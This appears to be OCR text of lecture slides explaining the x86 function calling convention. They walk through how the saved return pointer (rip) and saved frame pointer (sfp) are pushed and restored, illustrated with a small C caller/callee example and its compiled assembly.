
x86 FUNCTION CALL DESIGN

- Remember **eip**
  - Push the current value of **eip** on the stack
  - This tells us what code to execute next after the function returns
  - Remember to adjust **esp** to point to the new lowest value on the stack
  - This value is sometimes known as the **rip** (return instruction pointer), because if we're finished with the function, this pointer tells us where in the instructions to go next




x86 FUNCTION CALL DESIGN

- Remember **ebp**
  - Push the current value of **ebp** on the stack.
  - This will let us restore the top of the previous stack frame when we return
  - Note: **ebp** is a saved register; we store its old value on the stack before overwriting it
  - Remember to adjust **esp** to point to the new lowest value on the stack
  - This value is sometimes known as the **sfp** (saved frame pointer), because it reminds us where the previous frame was




x86 FUNCTION CALL DESIGN

- Adjust the stack frame
  - Update all 3 registers
  - We can safely do this as we've just saved the old values of **ebp** and **eip**
  - Note: **esp** will always be the bottom of the stack, so there's no need to save it




X86 FUNCTION CALL DESIGN

- Adjust the stack frame
  - Update all 3 registers
  - **ebp** now points to the top of the current stack frame, which is always the **sfp**




x86 FUNCTION CALL DESIGN

- Adjust the stack frame
  - Update all 3 registers
  - **ebp** now points to the top of the current stack frame, which is always the **sfp**
  - **esp** now points to the bottom of the current stack frame (the compiler decides the size of the stack frame by checking how much space the function needs, i.e., how many local variables the function has)




X86 FUNCTION CALL DESIGN

- Adjust the stack frame
  - Update all 3 registers
  - **ebp** now points to the top of the current stack frame, which is always the **sfp**
  - **esp** now points to the bottom of the current stack frame (the compiler decides the size of the stack frame by checking how much space the function needs, i.e., how many local variables the function has)
  - **eip** now points to the instructions for **foo**




X86 FUNCTION CALL DESIGN

- Run the function
  - Now the stack frame is ready to do whatever the function instructions are
  - Any local variables will be stored to the stack now



x86 FUNCTION CALL DESIGN

- Return from the function
  - Put all 3 registers back where they were before
  - Use the addresses stored in **rip** and **sfp** to restore **eip** and **ebp** to their old values
  - **esp** naturally moves back to its old place as we undo all our work, which is popping values off the stack
  - Note: the values we pushed on the stack are still there (we don't overwrite them to save time), but they are below **esp** so they cannot be accessed by memory



X86 FUNCTION CALL DESIGN

- Steps of a function call
  - Push arguments on the stack
  - Push old eip (rip) on the stack

  - Push old ebp (sfp) on the stack
  - Adjust the stack frame

  - Execute the function
  - Restore everything

– Push arguments on the stack	main
– Push old eip (rip) on the stack	main
– Move eip	main
– Push old ebp (sfp) on the stack	foo
– Move ebp	foo
– Move esp	foo
– Execute the function	foo
– Move esp	foo
– Restore old ebp (sfp)	foo
– Restore old eip (rip)	main
– Remove arguments from stack	

TOPICS FOR TODAY

- Preliminaries (x86 assembly and call stack)
  - C program
  - Memory layout
  - x86 architecture
  - Stack layout
  - Calling convention
    - x86 calling convention design
    - x86 calling convention example

x86 FUNCTION CALL

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - The code above snippets are the C functions
  - On the right, the code compiled into x86 assembly

```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

X86 FUNCTION CALL

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - The code above snippets are the C functions
  - On the right, the code compiled into x86 assembly
  - The instruction just executed in red
  - The **EIP** points to the address of the next instruction


```
caller:
        ...
EIP →   push $2
        push $1
        call callee
        add $8, %esp
        ...

callee:
        push %ebp
        mov %esp, %ebp
        sub $4, %esp

        mov $42, %eax

        mov %ebp, %esp
        pop %ebp
        ret
```

x86 FUNCTION CALL

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - The code above snippets are the C functions
  - On the right, the code compiled into x86 assembly
  - The instruction just executed in red
  - The **EIP** points to the address of the next instruction
  - The below is the diagram of the stack (each row represents a word, 4-byte)



```
caller:
        ...
EIP →   push $2
        push $1
        call callee
        add $8, %esp
        ...

callee:
        push %ebp
        mov %esp, %ebp
        sub $4, %esp

        mov $42, %eax

        mov %ebp, %esp
        pop %ebp
        ret
```

X86 FUNCTION CALL


```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - Push the arguments to the stack
    - The **push** instruction decrements the ESP to make space on the stack
    - The arguments are pushed in reverse order

```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...
callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

EIP → push $1




X86 FUNCTION CALL

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - Push the arguments to the stack
    - The **push** instruction decrements the ESP to make space on the stack
    - The arguments are pushed in reverse order

```
caller:
    ...
    push $2
    push $1
EIP → call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```




X86 FUNCTION CALL

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - Push old EIP (RIP) on the stack
  - Move EIP
    - The call instruction does 2 things
    - It first pushes the current value of EIP on the stack
    - The saved EIP value on the stack is called the RIP
    - It also changes EIP to point to the instructions of the callee





```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

X86 FUNCTION CALL

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - The next 3 steps set up a stack frame for the callee function
  - These instructions are sometimes called the function prologue because they appear at the start of every function




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```


Function prologue

X86 FUNCTION CALL

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - Push old EBP (SFP) on the stack
    - Restore the value of the EBP when returning, so we push the current value of the EBP on the stack
    - The saved value of the EBP on the stack is called the SFP




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

